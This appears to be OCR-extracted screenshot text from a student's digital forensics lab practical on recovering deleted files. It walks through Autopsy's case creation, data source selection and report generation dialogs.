
Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics


☐ Create directory listing of all files in the image after they are created

Start Cancel



## Practical 8

**Aim:-** Recovering and inspecting deleted files.



New Case Information

Σ

Steps

1. Case Information

2. Optional Information

Optional Information

Case

Number: 26

Examiner

Name: Michael Winston

Phone: 0808126745

Email: abcd@gmail.com

Notes: recovery of deleted data

Organization

Organization analysis is being done for: Not Specified Manage Organizations

< Back

Next >

Finish

Cancel

Help

Add Data Source

Σ

Steps

1. Select Type of Data Source To Add

2. Select Data Source

3. Configure Ingest Modules

4. Add Data Source

Select Type of Data Source To Add

☐

Disk Image or VM File

☒

Local Disk

☐

Logical Files

☐

Unallocated Space Image File

☐

Autopsy Logical Imager Results

☐

XRY Text Export



< Back

Next >



Finish



Cancel




Help















Generate Report

⌵

Configure Report

Select which data to report on:

☒ All Results

☐ All Tagged Results

☐ Specific Tagged Results

Select All

Deselect All

Choose Result Types...

< Back

Next >

Finish

Cancel

Help

Report Generation Progress...

⌵


Complete

Excel Report : <D:\cfprac8\Recover Files\Reports\Recover Files Excel Report 07-13-2022-12-14-26\Excel.xlsx>

Complete

Cancel

Close



